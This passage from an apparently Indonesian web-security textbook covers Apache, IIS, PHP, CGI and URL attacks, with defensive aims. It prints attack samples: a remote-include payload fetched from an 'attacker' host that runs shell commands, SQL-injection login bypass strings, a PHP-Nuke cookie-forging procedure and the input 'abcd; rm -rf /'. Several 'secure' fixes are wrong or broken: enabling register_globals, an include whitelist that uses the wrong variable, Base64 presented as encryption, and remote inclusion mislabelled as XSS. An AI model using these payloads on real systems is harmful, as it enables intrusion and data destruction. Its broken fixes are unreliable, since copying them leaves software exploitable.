


Spesifikasi:

Ukuran: 14x21 cm
Tebal: 179 hlm
Harga: Rp 27.800
Terbit pertama: Januari 2005
Sinopsis singkat:

Dewasa ini, tidak ada sisi kehidupan manusia yang tidak menggunakan komputer,. Akibatnya, timbul suatu kebutuhan sekuriti untuk sistem komputer. Kita telah banyak mendengar kejadian pada dunia komputer, khususnya jaringan Internet, yang menghadapi serangan virus, worm, Trojan, DoS, Web deface, pembajakan software, sampai dengan masalah pencurian kartu kredit.

Oleh karena sistem keamanan komputer sangat krusial, suatu usaha pencegahan dan pendeteksian penggunaan komputer secara tidak sah juga diperlukan. Dengan membuat sistem keamanan komputer maka kita akan melindungi data agar tidak dapat dibaca oleh orang yang tidak berhak dan mencegah agar orang yang tidak berhak tidak menyisipkan atau menghapus data.

Buku ini akan menceritakan konsep dasar dari suatu sistem keamanan komputer, khususnya yang berbasis pada Internet. Materi yang dibahas meliputi dasar mengapa kita perlu peduli terhadap keamanan, mengenal dunia underground, cracker dan hacker, membahasa cara membangun firewall sebagai perlindungan dari kejahatan Internet, antisipasi dan strategi keamanan, sistem keamanan yang berbasis pada Internet, strategi backup hingga membuat policy. Buku ini layak menjadi pegangan Anda yang bergelut di dunia komputer—baik sebagai pemerhati, praktisi, mahasiswa, bahkan masyarakat umum.

BAB 6
KEAMANAN SISTEM INFORMASI INTERNET

6.1 Pendahuluan

Setiap harinya server-server yang terkoneksi 24 jam ke Internet selalu menghadapi ancaman dari para hacker atau Internet freaks lainnya dengan "niatan" kriminal tertentu atau juga untuk memberi masukan akan adanya celah keamanan di berbagai server sekaligus beserta sistem operasinya. Masalah keamanan merupakan salah satu aspek penting dari sebuah sistem informasi, sayang sekali masalah keamanan ini seringkali kurang mendapat perhatian dari para pemilik dan pengelola sistem informasi.

Jatuhnya informasi ke tangan pihak lain (misalnya pihak lawan bisnis) dapat menimbulkan kerugian bagi pemilik informasi. Sebagai contoh, banyak informasi dalam sebuah perusahaan yang hanya diperbolehkan untuk diketahui oleh orang-orang tertentu di dalam perusahaan tersebut, seperti misalnya informasi tentang produk yang sedang dalam pengembangan serta algoritma-algoritma dan teknik-teknik yang digunakan untuk menghasilkan produk tersebut. Untuk itu keamanan dari sistem informasi yang digunakan harus terjamin dalam batas yang dapat diterima.

Jaringan komputer seperti LAN dan Internet memungkinkan tersedianya informasi secara cepat. Ini salah satu alasan perusahaan atau organisasi mulai berbondong-bondong membuat LAN untuk sistem informasinya dan menghubungkan LAN tersebut ke Internet. Terhubungnya LAN atau komputer ke Internet membuka potensi adanya lubang keamanan (security hole) yang tadinya bisa ditutupi dengan mekanisme keamanan secara fisik.

Berkembangnya WWW dan Internet menyebabkan pergerakan sistem informasi untuk menggunakannya sebagai basis. Banyak sistem yang tidak terhubung ke Internet tetapi tetap menggunakan web sebagai basis sistem informasinya yang dipasang di jaringan Intranet. Untuk itu, keamanan sistem informasi yang berbasis web dan teknologi Internet bergantung kepada keamanan sistem web tersebut.

Arsitektur sistem web terdiri dari dua sisi: server dan client. Keduanya dihubungkan dengan jaringan komputer (komputer network). Selain menyajikan data-data dalam bentuk statis, sistem web dapat menyajikan data dalam bentuk dinamis dengan menjalankan program. Program ini dapat dijalankan di server (misal dengan CGI atau servlet) dan di client (applet, atau Javascript). Sistem server dan client memiliki permasalahan yang berbeda. Keduanya akan dibahas secara terpisah. Ada asumsi yang salah dari sistem web yang dilihat dari sisi pengguna:

- ☑ Banyak sekali yang beranggapan bahwa banyak orang yang baik hati dan jujur di Internet. Dengan santainya kita menginstal software gratis yang disediakan di Internet tanpa kita sadari mungkin saja software tersebut telah dimodifikasi atau disisipi Trojan. Asumsi yang digunakan: saya sudah menggunakan firewall, saya sudah mengimplementasi IDS, saya sudah meng-update antivirusnya. Perlu ditegaskan bahwa hal tersebut hanya bisa memperlambat proses terjadinya serangan, bukan menghentikan serangan.
- ☑ Kita menginstal suatu sistem operasi yang terus-menerus dikoneksikan ke Internet untuk memberikan layanan web server. Domain yang kita beli tidak aman dari ganguan, misalnya penyalahgunaan domain oleh pihak lain yang telah atau akan membeli domain kita.

- ☑ Merasa aman saat kita melakukan browsing Internet padahal saat ini telah banyak situs yang mencatat semua kegiatan kita, mulai dari IP address, lama, pola, dan intensitas surfing. Semuanya akan dicatat oleh server tersebut. Jika informasi itu hanya dijadikan sebagai alat ukur sih tidak menjadi masalah, tapi jika informasi tersebut dijual ke pihak lain untuk menawarkan produk-produk mereka, hal ini menjadi salah satu sebab kita sering dikirimi email-email sampah.
- ☑ Berasumsi bahwa software yang gratis tidak mempunyai script lain.Spyware saat ini banyak ditemui pada software-software gratis. Spyware akan memata-matai kegiatan kita selama terkoneksi ke Internet. Setelah informasi terkumpul maka secara periodik ia akan menghubungi servernya.

Asumsi dari penyedia jasa (webmaster atau service provider) antara lain:

- ☑ Merasa user adalah orang-orang yang baik yang tidak ingin mencoba-coba merusak sistem.
- ☑ Pengguna tidak berniat untuk merusak server atau mengubah isinya (tanpa izin).
- ☑ Pengguna hanya mengakses dokumen-dokumen atau informasi yang diizinkan untuk diakses. Seorang pengguna tidak mencoba untuk masuk ke direktori yang tidak diperkenankan.
- ☑ Merasa cukup dengan metode user dan password yang absah, padalah ada banyak cara untuk mendapatkan password dengan mudah.

6.2 Keamanan Server WWW

Keamanan server WWW biasanya merupakan masalah dari seorang administrator. Dengan memasang server WWW di sistem Anda, Anda membuka akses (meskipun secara terbatas) pada orang luar. Apabila server Anda terhubung ke Internet dan memang server WWW Anda disiapkan untuk publik, Anda harus lebih berhati-hati sebab Anda membuka pintu akses ke seluruh


dunia. Server WWW menyediakan fasilitas agar client dari tempat lain dapat mengambil informasi dalam bentuk berkas (file) atau mengeksekusi perintah (menjalankan program) di server.

Fasilitas pengambilan berkas dilakukan dengan perintah GET, sementara mekanisme untuk mengeksekusi perintah di server dapat dilakukan dengan CGI (Common Gateway Interface), Server-side Include (SSI), Active Server Page (ASP), PHP, atau dengan menggunakan servlet (seperti penggunaan Java Servlet). Kedua jenis servis di atas (mengambil berkas biasa maupun menjalankan program di server) memiliki potensi lubang keamanan yang berbeda. Adanya lubang keamanan di sistem WWW dapat dieksploitasi dalam bentuk yang beragam, antara lain:

- ☑ Informasi yang ditampilkan di server diubah sehingga dapat mempermalukan perusahaan atau organisasi Anda (dikenal dengan istilah deface).
- ☑ Informasi yang semestinya dikonsumsi untuk kalangan terbatas (misalnya laporan keuangan, strategi perusahaan Anda, atau database client Anda) ternyata berhasil disadap oleh saingan Anda (ini mungkin disebabkan salah setup server, salah setup router/firewall, atau salah setup autentikasi).
- ☑ Informasi dapat disadap (seperti misalnya pengiriman nomor kartu kredit untuk membeli melalui WWW atau orang yang memonitor kemana saja Anda melakukan web surfing).
- ☑ Server Anda diserang (misalnya dengan memberikan request secara bertubi-tubi) sehingga tidak bisa memberikan layanan ketika dibutuhkan (Denial of Service Attack).
- ☑ Untuk server web yang berada di belakang firewall, lubang keamanan di server web yang dieksploitasi dapat melemahkan atau bahkan menghilangkan fungsi firewall (dengan mekanisme tunneling).

6.3 Web Server dan Database Server

Web Server dan database server bagaikan jantung dan otak dari organisme Internet. Dua komponen ini menjadi komponen pokok dari sebuah aplikasi Internet yang tangguh dan tepatlah keduanya menjadi target hacker. Dalam beberapa kasus kita harus dapat menentukan titik-titik lemah dalam aplikasi tersebut yang bisa menjadi sasaran penyerang. Ada beberapa server yang sering digunakan dalam dunia web Internet, yaitu Apache dari Apache Software Foundations dan IIS dari Microsoft. Web server berfungsi untuk mendengarkan setiap request pada jaringan dan menjawabnya kepada si pengirim permintaan dengan membawa data tertentu.



Gambar 6.1 Contoh komponen aplikasi web

6.3.1 Apache

Apache telah menjadi web server terpopuler saat ini. Server Apache telah bekerja pada semua platform seperti NetBSD, UNIX, AIX, OS/2, Windows, HPUX, Novell Netware, Macintosh, BeOS,

FreeBSD, IRIX, dan Solaris. Ada banyak versi Apache sampai saat ini, setiap versi berisi fitur-fitur seperti:

1. Host Virtual. Memungkinkan sebuah komputer untuk berhubungan dengan sejumlah besar web server pada saat yang bersamaan sehingga satu buah komputer yang menjalankan satu web server dapat melayani banyak halaman dari beragam situs web.
2. Server-side Includes. Perintah-perintah yang ada dalam halaman Web HTML yang menyediakan fungsi server-side. SSI serupa dengan CGI yang secara khusus digunakan untuk membuat sebuah halaman web yang dinamis. Situs web sering mengaktifkan fitur ini untuk mengerjakan file berekstensi .shtml dan mengendalikan SSH.
3. Halaman Web Dinamis dari CGI. Suatu mekanisme orisinil yang dikembangkan untuk mengirimkan isi data yang dinamis ke web.
4. Handler, Pengendali untuk mengendalikan beragam request pada web berdasarkan nama file. File-file tertentu seperti .asp dan seterusnya. Handler bersifat built-in dan megendalikan isi data statis seperti HTML.
5. Variabel Lingkungan.
6. Pemetaan URL ke sistem file.

6.3.2 Internet Information Service (IIS)

Produk dari Microsoft dalam jajaran web servernya, namun saat ini IIS tergeser dominasinya dengan Apache yang lebih berdaya guna. Sudah menjadi rahasia umum bahwa sistem keamanan di sisi IIS sangat rentan, ini bisa dilihat dari sisi aplikasi-aplikasi Internet Server Applications Programming Interface (ISAPI). ISAPI membuka kesempatan pengembang untuk memperluas keguanaan server IIS dengan membuat program mereka sendiri untuk mengolah dan mengendalikan data dan request yang dikirim. Hal ini berarti meningkatkan kontrol atas request.

Secara default IIS menginstal ISAPI yang digunakan untuk mendobrak IIS. Dengan menambah fitur yang dimiliki ISAPI berarti menambah kekhawatiran rentannya keamanan seperti filter .ldq dan .ida yang ternyata bertanggung jawab atas masuknya worm Nimda dan CodeRed. Worm tersebut menyebabkan kondisi buffer overflow pada ekstensi *.ida.

Worm ini mengekplotasi kelemahan server indeks .ida sehingga membuka kesempatan bagi penyerang untuk mengirimkan request ke web server dan menyebabkan overflow DLL yang mengendalikan request. Penyelesaian masalah filter ini adalah tetap mengikuti semua security patch dari Microsoft dan menerapkan yang cocok.

6.3.3 Bahasa Pemrograman Internet

Ada banyak bahasa web yang populer di dunia Internet seperti HTML, DHTML, XML, XHTML, Perl, PHP, ASP, Cold Fusion, dan lain-lain. HTML merupakan framework Internet, hampir semua situs web yang ada menggunakan HTML untuk menampilkan teks, grafik, suara, dan animasinya. Dengan kemudahannya, HTML banyak digunakan. Hal ini memungkinkan seorang intruders untuk mencari vurnerability dari sisi bahasa ini. Ada banyak actions dalam HTML seperti <form>, <form actions>, <form method>, <input>, <apllet>, dan lain-lain.

Turunan dari HTML adalah eXtensible Markup Language (XML) yang lebih bersifat terbatas dibandingkan dengan elemen-elemen HTML yang telah distandarisasi dan ditentukan. Pusat perhatian perluasan elemen ini adalah Document Type Definitions (DTD).

Perl atau Practical Extraction and Report Language merupakan bahasa pemrograman tingkat tinggi. Perl sangat tangguh dan fleksibel karena ia dapat digunakan untuk menulis program yang bersifat server-side, menjalankan fungsi-fungsi lokal pada suatu sistem, atau digunakan untuk aplikasi standalone.

PHP atau Personal Home Page awalnya digunakan untuk mencatat pengunjung yang membuka halaman tertentu. PHP merupakan bahasa server-side yang paling banyak digunakan untuk membuat aplikasi standalone yang tidak terkait dengan web. Kelemahan

PHP dan Perl sama, yaitu bila script memproses input dari browser web untuk query database seperti sistem(), passthry(), shellxec(), exec(), atau server-side includes (SSI), penyerang dapat melakukan sanitasi variable input untuk mengesekusi yang tidak diinginkan.

Cold Fusion adalah sistem yang dikembangkan oleh Allaire yang memiliki tiga komponen utama: Application Server, Markup Language, dan Studio. CFM serupa dengan HTML yang mempunyai tag yang sangat luas seperti koneksi ke database dan dukungan Post. Kelemahannya, penyerang yang jago dalam pemrograman tidak akan mengalami kesulitan untuk mengetahui isi database dengan perintah query.

ASP (Active Server Page) dibuat oleh Microsoft untuk lingkungan scripting server-side dan diciptakan khusus untuk server-side Internet Information Sistems (IIS). ASP mengkombinasikan HTML, code scripting, VBScript, dan komponen ActiveX server-side untuk menciptakan isi yang dinamis. Di balik semua itu sudah menjadi rahasia umum bahwa Windows dengen server IIS banyak mempunyai lubang kelemahan yang dapat dimanfaatkan oleh penyusup. ASP hadir dengan dua dasar, yaitu server-side dan client-side. Form server-side hadir dalam bentuk kode-kode ASP dengan tag dan form client-siden-ya dalam bentuk HTML.

Contoh pemrograman dengan ASP dengan cara server-side dan client-side:

```
<html>
<head>
<title> ASP Pertamaku</title>
</head>
<body>
<%
 Dim halos
 halos = "Hallo dieksekusi dari server"
 Response.Write(halos)
%>
<hr>
<script language=VBScript>
 Dim haloc
 haloc = "Hallo dieksekusi dari client"
 Document.Write(haloc)
</script>
</body>
</html>
```

Saat dieksekusi, di browser akan tampak script dari ASP dengan menampilkannya lewat Notepad.

Dua solusi dasar bagi keamanan ASP: buanglah sampel-sampel file dari direktori yang terinstal secara default dan sanitasikan atau bersihkan field inputnya.

6.3.4 Keamanan pada Aplikasi Web dengan PHP

Vulnerability atau kelemahan keamanan pada PHP bisa dikarenakan kesalahan pada program script PHP yang kita buat atau pada konfigurasinya. Program PHP itu sendiri kita jalankan sebagai modul atau CGI (vulnerability bawaan) dan program web server yang akan berinteraksi dengan program PHP.

1. Kode PHP yang tidak diparsing

   Kita sering kali meng-include file kode PHP untuk kemudahan scripting, misalnya memisahkan kode PHP yang berisi fungsi, class, atau konfigurasi dengan kode PHP untuk implementasinya. Kode PHP yang dipisahkan tersebut kemudian dipanggil dengan fungsi include(), include_once(), require(), atau require_once(). Jika include file adalah kode PHP yang akan dieksekusi, pastikanlah file tersebut diparsing sebagai file PHP, misalnya config.inc.php, atau jika ingin menggunakan ektensi .inc maka pastikan konfigurasi web server membuat file tersebut di-parsing sebagai file PHP.

   Tambahkan script agar ketika file diakses secara langsung oleh user maka hanya akan didapatkan baris kosong atau akan langsung di-redirect ke halaman lain.

```
if ( $_SERVER['PHP_SELF'] ) {
 header("Location: ../index.html');
}
```

   Anda juga dapat melakukan setup pada web server agar tidak dapat me-request file berekstensi .inc, misalnya pada Apache kita dapat menambahakan konfigurasi seperti ini:

```
 <Files ~ "\.inc$">
 Order allow, deny
 Deny from all
 </Files>
```

Hal tersebut di atas dilakukan untuk menghindari attacker mendapatkan source code file karena file dikirim tanpa di-parsing. Jika attacker bisa mendapatkan file source code maka akan membuat mudah bagi mereka untuk mencari lubang kemanan di aplikasi.

2. Variabel auto global

   Banyak aplikasi PHP yang memiliki lubang keamanan yang berasal dari kemampuan varibel autoglobal. Oleh karenanya mulai versi 4.3.1 PHP sudah membuat default autoglobal pada php.ini bernilai off. Tentu saja sebenarnya kelemahan keamanan bukan berawal dari varibel autoglobal, tapi dari kelalaian programmer.

   Sebenarnya dengan adanya fasilitas autoglobal pada varibel, programmer diberikan kemudahan, tapi memudahkan pula terjadinya lubang keamanan. Dengan fasilitas ini suatu varibel misalnya $x tidak perlu dideklarasikan dahulu dan bisa merupakan varibel session, varibel cookie, dan varibel dari GET/POST. Lubang kemanan tersebut bisa mengakibatkan:

   - ☑ Denial of Service
   - ☑ Authentication failure
   - ☑ Account hijacking
   - ☑ Perusakan tampilan/layout
   - ☑ Implementasi virus web browser
   - ☑ dan lain-lain

   Kebanyakan lubang keamanan pada aplikasi PHP adalah akibat varibel autoglobal ini adalah aplikasi yang open source sehingga user dapat mengetahui kode aplikasi dan mengetahui nama-nama varibel yang digunakan. Dengan sedikit trik security through obscurity sebenarnya kita agak terlindungi dari akibat fasilitas varibel autoglobal ini. Bersiap-siaplah untuk belajar pemrograman dengan security in mind.

3. Fungsi include(), require() atau fopen()

Akibat mekanisme autoglobal, suatu varibel dalam PHP menjadi tidak jelas jenisnya. Jenis variabel jadi tidak bisa dibedakan atara variabel dari GET/POST, varibel dari ENVIRONTMENT, atau varibel dari COOKIES/SESSION. Akibatnya, suatu variabel apa saja yang kita definisikan dapat dengan mudah kita isi dengan nilai dari varibel GET atau POST.

Kelemahan biasanya muncul ketika varibel untuk parameter fungsi include(), require() atau fopen()digunakan. Kita tahu bahwa dengan fungsi tersebut kita dapat melakukan eksekusi/parsing file PHP dari file lain, baik pada file dari disk lokal atau file dari situs lain. Jika varibel untuk parameter fungsi tersebut diketahui, attacker dapat mengganti nilai varibel tersebut dengan mengirimkan nilai varibel lewat metode GET atau POST.

Contoh di bawah ini adalah vulnerability akibat menggunakan varibel pada fungsi include(). Perhatikan kode dibawah ini:

```
include($phpgw_info["server"]["include_root"]."/phpgwapi/phpgw_info.inc.php");
```

Kode tersebut tidak aman karena walaupun menggunakan varibel array, variabel $phpgw_info masih dapat diganti dengan varibel GET/POST dari client atau diganti dengan sebuah URL lain, misalnya http://attacker/phpgwapi/phpgw_info.inc.php di mana file phpgw_info.inc.php dapat berisi kode PHP yang bisa dieksekusi oleh server korban/victim, misalnya berupa kode:

```
<?php
 $phpcode = 'echo("Hi there!<BR>");passthru("id");';
 if (substr($HTTP_SERVER_VARS["HTTP_USER_AGENT"], 0, 3) ==
"PHP")
 echo("<?php $phpcode ?>");
 else
 eval($phpcode);
 exit();
?>
```

Detil vulnerability dapat dilihat di http://online.Securityfocus.com/advisories/2947. Kejadian seperti di atas, di mana suatu kode PHP dari situs lain diambil

agar dieksekusi di server korban sering disebut Cross Site Scripting (XSS).

Ada beberapa pencegahan dari kelemahan ini seperti jangan meng-include atau sejenisnya dengan parameter sebuah varibel, misalnya include($file) atau include($dir."file.php"). Jika hal ini terpaksa dilakukan, gunakan filter dengan regular expression untuk mengecek varibel tersebut. Contoh:

```
$file = eregi_replace("/^http:\/\/.+/","",$file);
$file = eregi_replace("/^(\.\./)/","",$file);
include($file);
```

Atau, gunakan pengkondisian seperti ini:

```
if ( $file == "about" ) {
$filex = "ab/index.php";
} elseif ( $file == "member" ) {
$filex = "member/index.php";
} else {
$file = "index.php";
}
include($file);
```

4. Kondisi varibel yang tidak jelas

   Proses autentikasi ataupun autorisasi seringkali dilakukan dengan mengecek kondisi yang membandingkan varibel GET/POST yang diberikan user atau varibel dari session/cookie dengan suatu nilai.

   Misalkan suatu halaman melakukan otentifikasi dengan kode seperti di bawah ini:

```
<?php
session destroy()
session_start();
$session_auth = "admin";
session register("session auth");
?>
```

   dan kemudian sebuah halaman menggunakan autorisasi dengan cara mengecek varibel session_auth seperti ini:

```
<?php
if (!empty($session auth)) {
// Kode jika autorisasi berhasil disini
}
?>
```

Kode pengecekan tersebut tidaklah aman, sebab dengan mudah attacker dapat mengakses halaman tersebut dengan URL seperti http://victimhost/page.php?session_auth=1 yang dapat membuat kondisi pada if di atas menjadi TRUE.

Kesalahan pemrograman seperti ini juga terjadi pada jenis varibel dari GET/POST varibel cookie.

Sebagai solusinya, aturlah konfigurasi auto_global menjadi off pada file php.ini dan mulailah memprogram dengan pendefinisian varibel yang jelas, misalnya $_GET, $_POST, $_COOKIE atau $_SESSION.

```
 if ( $_POST['username'] == $user && $_POST['password'] ==
$pass ) {
 /* ... */
 }
```

Jika tidak punya akses ke php.ini, gunakan fungsi ini_set():

```
ini_set("register_globals", 1);
```

5. SQL Injection

Akibat lain dari varibel autoglobal adalah eksploitasi dengan SQL Injection. SQL injection berarti memanipulasi suatu query atau memasukan suatu query dengan menggunakan query lain. Cara ini dapat dilakukan karena pada program yang dibuat terdapat query yang menggunakan varibel. Di bawah ini adalah contoh request yang mencoba melakukan SQL Injection pada query yang memiliki varibel $search.

```
http://localhost/search.php?search=a%27%20order%20by%20time%20
desc%3b%20[query]
```

Varibel $search di atas bernilai "a” order by time desc; [query]". [query] dapat berisi SQL query baru yang lengkap yang membahayakan, misalnya query untuk menghapus database/tabel.

Di bawah ini adalah contoh bagaimana terjadinya account hijacking dengan cara.

SQL Injection terjadi pada aplikasi portal PHP-Nuke dan Post-Nuke. Query pada kode di bawah ini tidak aman karena ada variabel yang nilainya diambil dari cookie. Oleh karena cookie

disimpan di client, user dapat dengan mudah mengganti cookie-nya.

```
 /* kode pada modules/News/article.php */

 if ($save AND is_user($user)) {
 cookiedecode($user);
 sql query("update ".$user prefix." users set umode='$mode',
"
 "uorder='$order', thold='$thold' where uid='$cookie[0]'",
$dbi);
 getusrinfo($user);
 $info =
base64_encode("$userinfo[uid]:$userinfo[uname]:$userinfo[pass
]:".
 "$userinfo[storynum]:$userinfo[umode]:$userinfo[uorder]:".
 "$userinfo[thold]:$userinfo[noscore]");
 setcookie("user","$info",time()+$cookieusrtime);
 }
```

Kesalahan pada kode di atas adalah pada bagian eksekusi query where uid="$cookie[0]" yang mengambil varibel untuk uid dari cookie.

Untuk mengeksploitasi vulnerabity ini maka kita perlu membuat account (valid user) untuk melewati if($save AND is_user($user)), kemudian mengubah cookie dengan pada bagian username, men-base64-encode cookie, kemudian melakukan request dengan save=1 pada article.php lewat modules.php.

Contoh lain adalah DoS dengan menggunakan metode SQL Injection pada situs PHPNuke dengan request seperti ini:

```
http://www.XXXX.com/modules.php?name=News&file=article&sid=12
34%20or%201=1
```

Selengkapnya, vunerability dapat dilihat di link http://online.Securityfocus.com/archive/1/293089. Perhatikan bagian sid=1234%20or%201=1 yang berarti sid = 1234 or 1=1. Bagian tersebut diinjeksikan ke query database. Metoda injeksi SQL dengan operator bolean OR kemudian diikuti ekpresi yang bernilai benar/true dan merupakan metoda yang umum. Contoh berikut ini memperlihatkan cara tersebut untuk mendapatkan account administrator dari databse. Perhatikan kode untuk query database berikut:

```
$query = "SELECT * FROM users WHERE username='$user' AND
password='$pass'";
```

Attacker dapat memberikan nilai variabel $user dan $pass dari GET/POST tapi dengan sedikit trik, pengecekan password bisa dihindari. Jika kita mengirimkan varibel $user dengan isi admin" OR 1=1 ## maka query tersebut akan menjadi:

```
SELECT * FROM users WHERE username='admin' OR 1=1 ##'
password=''
```

Sintaks setelah tanda # pada query tersebut akan dianggap sebagai komentar oleh database sehingga jika query tersebut digunakan untuk proses autentikasi user dengan cara:

```
if ( mysql_num_row($query) < 0 ) {
echo "You're suck!"; exit();
}
```

Akibatnya, attacker telah berhasil melewati proses autentikasi tanpa perlu mengetahui password administrator.

Sebagai solusinya, filter varibel pada query sebaiknya tidak memperbolehkan karakter "aneh" seperti #, ?, %, -, dan lain-lain. Filter dapat dilakukan dengan menggunakan regular expression.

6. Session Spoofing

Mekanisme session pada PHP tidak dilakukan dengan cara yang cukup aman. Ketika suatu session dibentuk, misalnya saat user login, maka sebuah file untuk menyimpan data variabel session dibuat dan akan tetap ada sebelum session di-destroy. Session file tersebut dibuat pada direktori yang didefinisikan pada php.ini sebagai session.save_path. Pada UNIX biasanya direktorinya adalah /temp/, sedangkan pada Windows adalah sessiondata pada direktori di mana PHP diinstal.

File tersebut biasanya bernama seperti ini: sess_48f220fd650c06e84a15be8fb85d dengan 48f220fd650c06e84a15be8fb85d adalah nomor session ID aktual. Session file dibuat oleh user yang menjalankan PHP/web server, biasanya adalah nobody.

Seorang attacker yang cukup memiliki kemampuan untuk menyimpan file PHP sehingga file dapat diakses lewat URL dapat membuat sebuah program PHP yang melihat semua session file yang ada kemudian melihat isinya. Sebuah session dapat berisi informasi-informasi yang krusial seperti username, password, dan lain-lain sehingga attacker dapat mengambil informasi tersebut atau paling tidak jika sistem pengecekan untuk otentifikasi tidak terlalu rumit, misalnya tanpa pengecekan IP host dari client maka attacker dapat men-take over session tersebut dengan session ID. Atau bisa saja jika attacker tahu apa yang harus diisi pada file tersebut maka dia dapat membuat session-nya sendiri.

Solusi masalah tersebut adalah dengan mengubah direktori tempat menyimpan session file. Hal ini bisa dilakukan lewat file konfigurasi php.ini atau dengan fungsi session_save_path() pada kode PHP Anda. Kemudian, buatlah agar direktori tersebut hanya memiliki hak akses execute dan writable oleh user yang menjalankan web server.

```
mkdir /temp/sessiondir/
chmod 300 /temp/sessiondir/
```

Kita juga dapat mengonfigurasi PHP agar menyimpan sessionnya pada database dengan session_set_save_handler.
Tentu saja solusi ini tidak terlalu baik, tetapi paling tidak sudah memberi pekerjaan lebih buat attacker. Sebagai tambahan, jika kita ingin menyimpan data yang krusian di session misalnya password, kita dapat melakukan enkripsi varibel sebelum varibel tersebut disimpan pada session, misalnya: minimal dengan Base64 encoding. Session spoofing juga dapat terjadi akibat tidak amannya cara penampilan suatu halaman PHP.

6.3.5 Keamanan Program CGI

Common Gateway Interface (CGI) digunakan untuk menghubungkan sistem WWW dengan software lain di server web. Adanya CGI memungkinkan hubungan interaktif antara user dan server web. CGI seringkali digunakan sebagai mekanisme untuk

mendapatkan informasi dari user melalui fill out form, mengakses database, atau menghasilkan halaman yang dinamis.

Meskipun secara prinsip mekanisme CGI tidak memiliki lubang keamanan, program atau skrip yang dibuat sebagai CGI dapat memiliki lubang keamanan (baik secara sengaja dibuat lubang keamanannya ataupun tidak sengaja). Pasalnya, program CGI ini dijalankan di server web sehingga menggunakan resources web server tersebut. Potensi lubang keamanan yang dapat terjadi dengan CGI antara lain:

- ☑ Seorang pemakai yang nakal dapat memasang skrip CGI sehingga dapat mengirimkan berkas password kepada pengunjung yang mengeksekusi CGI tersebut.
- ☑ Program CGI dipanggil berkali-kali sehingga server menjadi terbebani karena harus menjalankan beberapa program CGI yang menghabiskan memori dan CPU cycle dari web server.
- ☑ Program CGI yang salah konfigurasi sehingga memiliki otoritas seperti sistem administrator sehingga ketika dijalankan dapat melakukan perintah apa saja. Untuk sistem UNIX, ada saja administrator yang salah setting sehingga server web (httpd) dijalankan oleh root.
- ☑ CGI guestbook yang secara otomatis menambahkan informasi ke dalam halaman web seringkali disalahgunakan oleh orang yang nakal dengan mengisikan link ke halaman pornografi atau diisi dengan sampah (junk text) sehingga memenuhi disk pemilik web.
- ☑ Teks (informasi) yang dikirimkan ke CGI diisi dengan karakter tertentu dengan tujuan untuk merusak sistem. Sebagai contoh, banyak search engine yang tidak melakukan proses "sanitasi" terhadap karakter yang dituliskan oleh user. Bagaimana jika user memasukkan abcd; rm -rf / atau %; drop table dan sejenisnya? (Tujuan utamanya adalah melakukan attack terhadap SQL server di server)


6.3.6 Serangan Lewat URL

URL merupakan sebuah mekanisme untuk mengenali sumber-sumber pada web, SSL, atau server FTP, termasuk protokol layer aplikasi yang membuat request ke server Web seperti contoh URL http://www.coba.com/images/hardware/pda.html. URL tersebut dapat dijelaskan per bagian. File pda.html sedang di-request oleh protokol HTTP dari sebuah server bernama www.coba.com. Lokasi pda.html dalam ruang situs tersebut adalah pada direktori /images/hardware. Contoh lainnya seperti:

```
https://www.coba.com/order/buy.asp?item=A003&pmt=visa
```

Kemungkinan besar URL di atas dapat dimanfaatkan hacker. Dugaan pertama bisa ditarik dari nama sumbernya, buy.asp. Ekstensi .asp menandakan bahwa file ini adalah ASP. File-file ASP berjalan secara khusus pada web server Microsoft, yaitu IIS. Dengan demikian kemungkinan besar www.coba.com berjalan pada Windows NT/2000/XP.

Dari parameter-parameternya, kita temukan lagi beberapa petunjuk. Parameter pertama, item=A003, menandakan bahwa item yang sedang dibeli itu menetapkan suatu kode item dan rincian itemnya pasti disimpan pada database.



Gambar 6.2 Gambaran cara kerja URL

Biasanya sistem seperti ini menggunakan Backoffice database Microsoft SQL Server, namun bila ini situs kecil biasanya menggunakan Microsoft Access. Request buy.asp membuat sebuah query SQL kepada server database back-end agar mencari rincian item yang diperintahkan oleh kode itemnya.

Parameter kedua, pmt=visa, menandakan bahwa pembayaran dilaksanakan memakai kartu kredit yang menggunakan Visa. Jadi, file buy.asp kemungkinan besar memiliki kode yang merupakan antarmuka sistem gateway pembayaran kartu kredit, mungkin karena itulah digunakan SSL.

6.3.7 Meta-Karakter

Karakter-karakter seperti * dan ; dan | dan " memiliki arti tertentu sebgai meta-karakter pada aplikasi dan script. Karakter-karakter ini tidak mempengaruhi URL, tetapi jika karakter-karakter itu mengakhiri perintah untuk masuk ke aplikasi, bisa mengubah arti input seluruhnya dan kadang kala menciptakan lubang keamanan.

Saat membuat script CGI yang menerima data masukan dari user, programmer harus berhati-hati terhadap data yang masuk ke program yang dibuatnya karena mungkin saja seseorang dengan sengaja atau tidak sengaja mengirimkan data yang dapat menyebabkan hal-hal yang tidak diinginkan. Untuk mencegah user mengirimkan data yang tidak diinginkan, programmer harus melakukan proses sanitasi terhadap data-data yang masuk ke program.

Pada kebanyakan script CGI yang menerima data dari user, data tersebut datang dari environment variable yang disebut $QUERY_STRING. Seorang programmer harus memiliki kontrol terhadap data-data dalam variabel $QUERY_STRING ini sebelum data-data tersebut diproses lebih lanjut. Pengontrolan terhadap data-data ini disebut sanitasi data.

Seorang pembuat script yang sadar akan perlunya proses sanitasi data dapat melakukan proses ini dengan membuang sejumlah meta-karakter yang sudah diketahui dari script dan menggantikannya dengan karakter underscore (_). Cara yang umum digunakan tetapi tidak dianjurkan adalah dengan

menggantikan sejumlah meta-karakter tertentu. Contoh dalam bahasa Perl:

```
#!/usr/bin/perl
$user_data = $ENV{'QUERY_STRING'}; # ambil data
print "$user_data\n";
$user_data =~ s/[\/ ;\[\]\<\>&\t]/_/g; # ganti meta karakter
dengan " "
print "$user data\n";
exit(0);
```

Dalam bahasa C:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int
main(int argc, char *argv[], char **envp)
{
static char bad_chars[] = "/ ;[]<>&\t";
char * user_data; /* pointer ke environment string */
char * cp; /* kursor ke string contoh */
/* ambil data */
user_data = getenv("QUERY_STRING");
printf("%s\n", user_data);
/* gantikan meta karakter */
for (cp = user_data; *(cp += strcspn(cp, bad_chars)); /* */)
*cp = '_';
printf("%s\n", user_data);
exit(0);
}
```

Pada metode ini, programmer menentukan karakter-karakter yang tidak diperbolehkan ada dalam data yang dimasukkan oleh user dan menggatikan data-data tersebut. Masalahnya adalah bahwa programmer harus mengetahui semua data yang mungkin dapat disalahgunakan. Jika ada data yang terlewatkan oleh programmer, ada kemungkinan bahwa script yang dibuat dapat digunakan oleh orang lain untuk hal-hal yang tidak diinginkan programmer.

